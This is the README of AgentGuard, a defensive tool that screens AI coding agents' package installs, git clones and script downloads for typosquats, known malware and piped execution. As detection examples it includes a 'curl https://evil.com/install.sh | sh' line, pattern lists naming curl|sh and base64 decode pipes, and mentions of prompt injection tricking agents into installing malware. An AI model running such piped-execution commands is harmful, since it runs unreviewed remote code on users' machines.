AgentGuard
AI Agent Supply Chain Security - Intercepts and validates every package installation, git clone, and script download triggered by AI coding agents before it executes.
Documentation




AgentGuard
AI Agent Supply Chain Security - Intercepts and validates every package installation, git clone, and script download triggered by AI coding agents before it executes.
When Claude Code, Codex, Copilot, or any AI coding assistant tries to install a package - AgentGuard checks it first.
$ agentguard scan "npm install lodasx"
[HIGH] typosquat [lodasx]: 'lodasx' looks like typosquat of 'lodash' (distance=1, type=substitution)

Would BLOCK this command (HIGH)
The Problem
AI coding agents install packages, clone repos, and run scripts on your machine. They can be tricked by:
- Typosquatting -
lodahsinstead oflodash,reqeustsinstead ofrequests - Malicious packages - compromised or backdoored packages (event-stream, ua-parser-js, colors)
- Dependency confusion - internal package names shadowed by public registries
- Piped execution -
curl https://evil.com/install.sh | shruns before you can review it - Scope confusion -
@angullar/core(typo) vs@angular/core - Prompt injection - an AI told to "install this helpful package" that's actually malware
AgentGuard sits between the AI and your system, catching these before they execute.
Quick Start
Install
# Via pip (recommended)
pip install agentguard

# Via npm (installs pip package automatically)
npm install -g agentguard
One-command setup for Claude Code
# Install as a hook (blocks CRITICAL/HIGH, warns on MEDIUM)
agentguard install --global

# Or strict mode (also blocks MEDIUM)
agentguard install --global --strict
That's it. Every Bash tool call in Claude Code now passes through AgentGuard first.
Manual scan
# Scan a command
agentguard scan npm install some-package

# JSON output
agentguard scan --json pip install reqeusts

# Strict mode
agentguard scan --strict "curl -fsSL https://example.com/install.sh | sh"
What It Checks
| Check | What it catches | Speed |
|---|---|---|
| Blocklist | Known malicious packages (event-stream, flatmap-stream, crossenv, ctx, ...) | Instant |
| Typosquatting | Edit distance + homoglyph detection against top npm/PyPI packages | Instant |
| Scope confusion | @angullar/core vs @angular/core | Instant |
| Dangerous patterns | curl|sh, sudo npm install, custom registries, base64 decode pipes | Instant |
| Registry metadata | Package age < 7 days, no repo link, no maintainers | ~1s (network) |
| Repository verification | GitHub repo exists, stars, forks, age, archived status | ~1s (network) |
| VirusTotal | Package tarball/URL flagged by AV engines | ~3s (network) |
| Live feed (OSV.dev) | Real-time malicious package advisories (MAL-, GHSA-) | ~1s (network, cached 1hr) |
Severity Levels
| Severity | Action | Examples |
|---|---|---|
| CRITICAL | Block | Known malware, VT detections, curl|sh |
| HIGH | Block | Typosquat (high confidence), non-existent package, sudo install |
| MEDIUM | Warn | New package (< 7 days), global install, custom registry |
| LOW | Allow | Informational findings |
| INFO | Allow | Non-actionable context |
Supported Package Managers
- npm / pnpm / yarn / bun - install, add, npx/pnpx/bunx
- pip / pip3 / uv - install
- composer - require (PHP/Laravel)
- go - get, install
- cargo - add, install
- gem - install
- brew - install
- git - clone
- curl / wget - download detection
- Claude Code skills - skill install verification
VirusTotal Integration
Optional deep scanning via VirusTotal API:
# Set your API key
export VT_API_KEY="your-virustotal-api-key"

# Enable in config
agentguard config init
# Edit ~/.agentguard/config.json and set "check_virustotal": true

# Or per-scan
agentguard scan --json npm install suspicious-package
What VT checks:
- npm package tarballs (by shasum hash lookup)
- PyPI distribution files (by sha256 hash lookup)
- URLs in
curl/wget/git clonecommands - Falls back to URL submission if hash not found
Free VT API: 4 requests/minute, 500/day. Sufficient for normal agent usage.
Usage Modes
1. Claude Code Hook (recommended)
Automatically intercepts every Bash command before execution:
agentguard install --global
This adds to ~/.claude/settings.json:
{
  "hooks": {
    "PreToolUse": [
      {
        "matcher": "Bash",
        "hooks": [
          {
            "type": "command",
            "command": "agentguard hook"
          }
        ]
      }
    ]
  }
}
2. Claude Code Skill
Use as an on-demand skill with /agentguard:
# Copy skill.md to your skills directory
cp skill.md ~/.claude/skills/agentguard.md
Then in Claude Code: /agentguard npm install some-package
3. MCP Server
Expose AgentGuard as tools for any MCP-compatible client:
{
  "mcpServers": {
    "agentguard": {
      "command": "agentguard",
      "args": ["mcp"]
    }
  }
}
MCP tools provided:
agentguard_scan- Scan a shell commandagentguard_check_package- Quick package name lookupagentguard_config- View/modify config
4. CLI
# Scan commands
agentguard scan npm install express
agentguard scan "pip install requests && npm install lodash"
agentguard scan --json "git clone https://github.com/user/repo"

# Configuration
agentguard config show
agentguard config init
agentguard config allow my-internal-package
agentguard config block suspicious-package

# Manage hooks
agentguard install --global
agentguard uninstall
Configuration
Config file: ~/.agentguard/config.json
{
  "mode": "normal",
  "block_piped_exec": true,
  "check_typosquat": true,
  "check_registry": true,
  "check_blocklist": true,
  "check_repo": true,
  "check_patterns": true,
  "check_virustotal": false,
  "typosquat_threshold": 2,
  "min_package_age_days": 7,
  "min_downloads": 100,
  "allowlist": ["my-company-internal-pkg"],
  "blocklist_extra": ["known-bad-pkg"],
  "registry_timeout": 5,
  "verbose": false
}
Modes
| Mode | Risk threshold | Behavior |
|---|---|---|
strict | 30 | Block on MEDIUM and above |
normal | 60 | Block on HIGH and above (default) |
permissive | 80 | Block only CRITICAL |
Architecture
AI Agent (Claude Code / Codex / etc.)
    |
    v
[PreToolUse Hook] -----> agentguard hook (stdin: JSON)
    |
    v
[Command Parser] ------> Extract packages, URLs, patterns
    |
    +---> [Blocklist Check]     (instant, local)
    +---> [Typosquat Check]     (instant, local)
    +---> [Pattern Check]       (instant, local)
    +---> [Registry Check]      (network, npm/PyPI API)
    +---> [Repo Check]          (network, GitHub API)
    +---> [VirusTotal Check]    (network, VT API, optional)
    |
    v
[Verdict] --> ALLOW (exit 0) | BLOCK (exit 2) + stderr findings
Extending
Add packages to blocklist
Edit agentguard/data/blocklist.json or use:
agentguard config block malicious-package-name
Add popular packages (reduces false positives)
Add to agentguard/data/popular_npm.txt or popular_pypi.txt.
Custom patterns
Add regex patterns to agentguard/checks/patterns.py SUSPICIOUS_PATTERNS list.
Live Security Feed
AgentGuard queries OSV.dev (Google's Open Source Vulnerabilities database) in real-time for every package install. This catches:
- MAL-* advisories - confirmed malicious packages reported by the OSSF Malicious Packages project
- GHSA-* advisories - GitHub Security Advisories for compromised packages
- Critical CVEs - packages with CVSS 9.0+ vulnerabilities
Results are cached for 1 hour to avoid rate limiting. Update local blocklist from feeds:
agentguard update
Development
git clone https://github.com/momenbasel/AgentGuard.git
cd AgentGuard
pip install -e ".[dev]"
pytest -v
ruff check .
Why This Exists
AI coding agents are increasingly autonomous. They read instructions, write code, and install dependencies - sometimes from prompts that were injected by attackers. A single typosquatted package in an AI-generated npm install can compromise your machine.
This is the seatbelt for vibe coding.
Professional services
AgentGuard is built and maintained by GreyCore Labs, a US-incorporated offensive security firm. Want the same eye on your own product?
- Penetration testing - web, API, mobile, cloud. Fixed quote within 24 hours, redacted sample report on request.
- Free external attack-surface scan - one-page report in 48 hours, no strings attached.
License
MIT